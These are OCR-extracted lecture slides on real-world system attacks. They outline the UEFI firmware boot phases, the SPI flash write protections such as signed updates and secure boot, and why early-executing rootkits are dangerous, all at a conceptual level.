Real-world System Attacks


Xiaolong (Daniel) Wang
Dr. Xinming (Simon) Ou

Roadmap


- Firmware
- Boot loader
- Kernel

UEFI

- UEFI, Unified Extensible Firmware Interface, is a standard firmware architecture designed to perform hardware initialization during the booting process
- Initialize and test system hardware components
- Load a boot loader or OS
- UEFI firmware stores in SPI flash chip (not in ROM)



UEFI


Pre Verifier
verify
CPU Init
Chipset Init
Board Init
SMM Intrinsic Services
SMM Handler
SMM IPL
DXE Dispatcher
Boot Services Runtime Services
security
Security (SEC)
Pre-EFI Initialization (PEI)
Driver Execution Environment (DXE)
Boot Device Selection (BDS)
Transient System Load (TSL)
Runtime (RT)
Afterlife (AL)
Power on
[. . Platform initialization . .]
[. . . OS boot . .]
Shutdown


UEFI

- Fi n
- E


MITRE

UEFI

- UEFI is stored in SPI flash chip, it is rewritable
- There are multiple layers protection
  - Signed-only update interface
  - SMM SPI flash write protection (SMM_BWP, BLE, BIOWE)
  - Hardware configuration protection (D_OPEN, D_LCK)
  - Secure boot



Rootkits that execute earlier on the platform are in the position to compromise code that executes later on the platform, making earliest execution desirable



Modern platform implement the requirement that updates to the firmware must be signed. This makes compromising the BIOS with a root kit harder

UEFI

